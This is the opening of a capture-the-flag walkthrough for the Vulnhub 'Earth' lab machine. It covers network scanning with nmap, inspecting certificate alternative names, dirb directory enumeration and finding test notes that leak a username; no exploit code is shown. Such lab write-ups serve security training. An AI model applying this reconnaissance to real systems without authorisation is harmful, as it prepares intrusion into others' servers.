Vulnhub – Earth Walkthrough

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Earth is a machine available on vuln hub which makes use of open ports, using webpage certificates to gather information on a server, enumeration and privilege escalation using files within the system.

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
Step 1: Find the machine

First we must scan the network to identify the target machines IP Address. Using Host-Only adapter as a network driver we can link our attacker machine Kali (192.168.56.101) to the target machine: Earth. In order to find the machine we use the following command on our Linux terminal:

Nmap -sV -Pn 192.168.56.0/24




(Figure 1: nmap scan on server)

With the following information we can see that the machine Earth is labelled “earth.local”. The target IP is: **192.168.56.110.**

The only open ports are 22, 80 and 443. Therefore it may be a web-based vulnerability.


Step 2: Test open ports

Searching for http://192.168.56.110:80 opens up a Bad Request (400).




(Figure 2: webpage)

However, port 443 was open, the HTTPS port. Entering https://192.168.56.110 opens up a webpage for the fedora test page.




(Figure 3: https variant)

There is no interesting information in this webpage as, upon further inspection we can right-click and check page info. The security tab shows that the webpage has certificate which we can further explored.



(Figure 4: certificate and domain name)

Upon further inspection it seems the webpage has alternative names: earth.local & terratest.earth.local




(Figure 5: domain name)

Opening earth.local on our browser shows an Earth Secure Messaging Service!

Step 3: Scan the newly found webpage alternative names


Lets perform a scan using dirb to look for any potential common paths/files that may be hidden in this webserver.

Dirb http://earth.local




(Figure 6: dirb results)

It seems as if the webpage has an admin page. The admin page requires credentials and now the next step is to find a way to get this information. There's a second webpage: "***terratest.earth.local***" from above. Lets attempt to see if it has any information. It seems to redirect us to the original "***earth.local"*** webpage. Port 443 is open so lets try it with https.



(Figure 7: terratest site)


Lets perform a dirb scan on the https site as above.
dirb https://terratest.earth.local



(Figure 8: dirb results on terratest)


Step 4 using dirb to further investigate available files/paths

Theres a text document named robots.txt which seems interesting. Lets open this up on a webpage.



(Figure 9: robots.txt)

Testing notes seems promising.




(Figure 10: testingnotes.txt)

With the information above we now know what encryption method was used for testing the earth.local webpage.


username: terra
testdata.txt is used for encryption.

Contents of testdata.txt:



(Figure 11: content of testdata.txt)

Scrolling down to the earth.local webpage we can see that there have been 3 sent encrypted messages and 3 from myself testing the webpage.

